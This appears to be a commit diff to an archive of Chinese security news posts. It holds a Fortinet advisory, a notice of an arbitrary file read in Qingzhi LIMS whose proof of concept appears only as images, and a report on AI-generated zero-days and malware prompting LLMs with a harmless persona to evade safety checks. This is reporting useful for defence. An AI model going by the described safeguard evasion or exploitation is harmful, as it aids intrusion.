<table><thead><tr><th style="border-bottom: 1px solid rgba(0, 0, 0, 0.12);font: 500 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;border-top-width: medium;border-top-style: none;border-top-color: currentcolor;padding: 10px 16px 10px 0px;text-align: left;"><section><span leaf="">版本</span></section></th><th style="border-bottom: 1px solid rgba(0, 0, 0, 0.12);font: 500 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;border-top-width: medium;border-top-style: none;border-top-color: currentcolor;padding: 10px 16px;text-align: left;"><section><span leaf="">受影响版本</span></section></th><th style="border-bottom: 1px solid rgba(0, 0, 0, 0.12);font: 500 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;border-top-width: medium;border-top-style: none;border-top-color: currentcolor;padding: 10px 16px;text-align: left;"><section><span leaf="">解决方案</span></section></th></tr></thead><tbody><tr><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 16px 10px 0px;"><section><span leaf="">FortiAuthenticator 8.0</span></section></td><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 16px;"><section><span leaf="">8.0.2</span></section></td><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 0px 10px 16px;"><section><span leaf="">升级至 8.0.3 或更高版本</span></section></td></tr><tr><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 16px 10px 0px;"><section><span leaf="">FortiAuthenticator 8.0</span></section></td><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 16px;"><section><span leaf="">8.0.0</span></section></td><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 0px 10px 16px;"><section><span leaf="">升级至 8.0.3 或更高版本</span></section></td></tr><tr><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 16px 10px 0px;"><section><span leaf="">FortiAuthenticator 6.6</span></section></td><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 16px;"><section><span leaf="">6.6.0 至 6.6.8</span></section></td><td style="border-bottom: 1px solid rgba(0, 0, 0, 0.1);font: 400 15px / 25px quote-cjk-patch, Inter, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen, Ubuntu, Cantarell, "Open Sans", "Helvetica Neue", sans-serif;min-width: 100px;max-width: min(30vw, 320px);padding: 10px 0px 10px 16px;"><section><span leaf="">升级至 6.6.9 或更高版本</span></section></td></tr><tr><td style="border-bottom: 1px solid rgba(0Line truncated
|
||||
该漏洞不影响 FortiAuthenticator Cloud。
|
||||
|
||||
Fortinet 专家在内部审计过程中发现了该漏洞。
|
||||
|
||||
该网络安全厂商修复的第二个漏洞是 FortiSandbox 中的一个授权缺失问题,编号为 CVE-2026-26083。攻击者可利用该漏洞在受影响系统上实现远程代码执行。
|
||||
|
||||
公告中写道:“FortiSandbox、FortiSandbox Cloud 和 FortiSandbox PaaS 的 Web 界面中存在一个授权缺失漏洞 [CWE-862],可能允许未授权攻击者通过 HTTP 请求执行未授权的代码或命令。”
|
||||
|
||||
这两个漏洞均未发现在野攻击中被利用。
|
||||
|
||||
来自 Fortinet 产品安全团队的 Adham El Karn 在内部发现并上报了该问题。
|
||||
|
||||
|
||||
@@ -0,0 +1,79 @@
|
||||
# 青之LIMS BatchDownloadPdf接口存在任意文件读取漏洞 附POC
|
||||
2026-5-13更新
|
||||
2026-5-13更新 南风漏洞复现文库 2026-05-13 15:48
|
||||
|
||||
|
||||
|
||||
#
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. 青之LIMS 简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
本人只有 南风漏洞复现文库 和 南风网络安全
|
||||
这两个公众号,其他公众号有意冒充,请注意甄别,避免上当受骗。
|
||||
|
||||
青之LIMS
|
||||
## 2.漏洞描述
|
||||
|
||||
青之LIMS BatchDownloadPdf接口存在任意文件读取漏洞
|
||||
|
||||
CVE编号:
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
|
||||
青之LIMS
|
||||
|
||||
|
||||
青之LIMS BatchDownloadPdf接口存在任意文件读取漏洞
|
||||
## 4.fofa查询语句
|
||||
|
||||
青之LIMS
|
||||
## 5.漏洞复现
|
||||
|
||||
|
||||

|
||||
|
||||
## 6.POC&EXP
|
||||
|
||||
本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
2: 免登录,免费fofa查询。
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
5: Nuclei脚本。
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## 7.整改意见
|
||||
|
||||
打补丁
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[WAVLINK-WN530HG4 live_api.cgi接口存在远程命令执行漏洞 附POC](https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247490421&idx=1&sn=084da46c0ff985ad446af76e74e5b039&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -1,100 +1,94 @@
|
||||
# 首次发现!AI生成零日漏洞利用工具并实施网络攻击
|
||||
安全内参编译
|
||||
安全内参编译 安全内参 2026-05-12 10:26
|
||||
e安在线
|
||||
e安在线 e安在线 2026-05-14 02:07
|
||||
|
||||
**关注我们**
|
||||
|
||||
|
||||
|
||||
**带你读懂网络安全**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
谷歌研究人员披露,首次发现攻击者疑似利用AI,生成了某款流行Web管理工具的零日漏洞利用程序,并实施网络攻击。
|
||||
|
||||
|
||||
前情回顾·
|
||||
AI网络攻击能力动态
|
||||
- [Anthropic新模型让传统网络防御失效,AI主导网络安全的时代正在降临!](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247515780&idx=1&sn=bd0f5e0150a0f2ee41c12e2e737092ff&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
- [AI失控时刻:智能体协同入侵公司内部系统,窃取机密数据](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247515686&idx=1&sn=d090cb4b27db75aa0f588e2e3b84c341&scene=21#wechat_redirect)
|
||||
谷歌威胁情报小组(GTIG)的研究人员表示,一款针对流行开源Web管理工具的零日漏洞利用程序,很可能由AI生成。
|
||||
|
||||
|
||||
- [AI一周开发出高级恶意软件,网络犯罪一人产业链开始出现?](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247515492&idx=1&sn=b779fd0ab43d8ca40bb858477d1c45e9&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [奇点降临?OpenAI宣布新模型将达到高阶黑客水平](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247515325&idx=1&sn=403f587ec800975a5ffdc6d3557225f1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
安全内参5月12日消息,谷歌威胁情报小组(GTIG)的研究人员表示,一款针对流行开源Web管理工具的零日漏洞利用程序,很可能由AI生成。
|
||||
|
||||
该漏洞利用程序可用于绕过一款流行的Web开源系统管理工具中的双因素认证(2FA)保护,但该工具名称尚未公开。
|
||||
|
||||
|
||||
尽管此次攻击在进入大规模利用阶段前就被成功阻止,但这一事件表明,威胁行为者正越来越依赖AI辅助开展漏洞发现与漏洞利用活动。
|
||||
|
||||
|
||||
|
||||
**首次发现攻击者利用**
|
||||
|
||||
****
|
||||
**AI生成的零日漏洞利用实施攻击**
|
||||
|
||||
|
||||
|
||||
根据这段Python漏洞利用代码的结构与内容,谷歌高度确信,攻击者使用了AI模型来发现并武器化该漏洞。
|
||||
|
||||
|
||||
谷歌威胁情报小组在今日发布的一份报告中表示:“例如,该脚本包含大量具有教学性质的文档字符串,其中甚至包括一个虚构的CVSS评分。此外,它采用了结构化、教科书式的Python编码风格,这种特征与大模型训练数据的风格高度一致。”
|
||||
|
||||
|
||||
目前尚不清楚攻击者具体使用了哪一种大模型来执行恶意任务,但谷歌已排除Gemini参与其中的可能性。
|
||||
|
||||
|
||||
另一个表明漏洞发现过程中使用了大模型工具的证据,在于该漏洞本身的性质。这是一个高层语义逻辑漏洞,而AI系统尤其擅长识别这类漏洞,相比之下,传统模糊测试或静态分析更常发现的是内存损坏或输入清理问题。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
图:漏洞发现工具对比
|
||||
|
||||
|
||||
谷歌已将这一重大威胁通报给相关软件开发商,并及时采取措施阻止了此次攻击。
|
||||
|
||||
|
||||
谷歌威胁情报小组研究人员表示:“这是我们首次发现威胁行为者使用我们认为由AI开发的零日漏洞利用程序。”
|
||||
|
||||
|
||||
|
||||
**全球APT组织大量使用AI**
|
||||
|
||||
****
|
||||
**进行漏洞发现和利用开发**
|
||||
|
||||
|
||||
|
||||
除这一案例外,谷歌指出,包括APT27、APT45、UNC2814、UNC5673和UNC6201在内的朝鲜等国黑客组织,一直在利用AI模型进行漏洞发现和漏洞利用开发。这延续了谷歌在今年2月报告中观察到的趋势。
|
||||
|
||||
|
||||
研究人员还发现,与俄罗斯有关联的行为者正在利用AI生成的诱饵代码,对CANFAIL和LONGSTREAM等恶意软件进行混淆。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
图:CANFAIL中用于诱饵逻辑的代码注释
|
||||
|
||||
|
||||
谷歌还重点提到了一项代号为“Overload”的俄罗斯行动。在该行动中,从事社会工程攻击的威胁行为者使用AI语音克隆技术,在虚假视频中冒充真实记者,以传播反乌克兰叙事。
|
||||
|
||||
|
||||
谷歌的报告还提及ESET今年早些时候披露的安卓后门程序PromptSpy。该程序集成了GeminiAPI,可实现自主设备交互。
|
||||
|
||||
|
||||
此外,谷歌还发现了一个名为“GeminiAutomationAgent”的自主智能体模块。该模块通过硬编码提示词,使恶意软件能够以自动化方式与设备进行交互。
|
||||
|
||||
|
||||
研究人员表示,这些提示词的作用是为系统赋予一个无害的人设,从而绕过LLM的安全机制。其目标是计算用户界面边界的几何信息,而PromptSpy则可利用这些信息,以多种方式与设备进行交互。
|
||||
|
||||
|
||||
此外,谷歌研究人员表示,该恶意软件还利用基于AI的功能,在设备上重放认证信息,无论是锁屏图案还是PIN码都包括在内。
|
||||
|
||||
|
||||
谷歌警告称,威胁行为者如今正通过自动化账号创建、代理中继以及账号池基础设施等方式,工业化获取高级AI模型的访问权限。
|
||||
|
||||
|
||||
**参考资料:bleepingcomputer.com**
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
- [网安智库平台长期招聘兼职研究员](http://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247499450&idx=2&sn=2da3ca2e0b4d4f9f56ea7f7579afc378&chksm=ebfab99adc8d308c3ba6e7a74bd41beadf39f1b0e38a39f7235db4c305c06caa49ff63a0cc1d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [欢迎加入“安全内参热点讨论群”](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247501251&idx=1&sn=8b6ebecbe80c1c72317948494f87b489&chksm=ebfa82e3dc8d0bf595d039e75b446e14ab96bf63cf8ffc5d553b58248dde3424fb18e6947440&token=525430415&lang=zh_CN&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
@@ -102,10 +96,25 @@ AI网络攻击能力动态
|
||||
|
||||
|
||||
|
||||
点击下方卡片关注我们,
|
||||
|
||||
|
||||
带你一起读懂网络安全 ↓
|
||||
|
||||
|
||||
|
||||
声明:除发布的文章无法追溯到作者并获得授权外,我们均会注明作者和文章来源。如涉及版权问题请及时联系我们,我们会在第一时间删改,谢谢!文章来源:安全内参
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user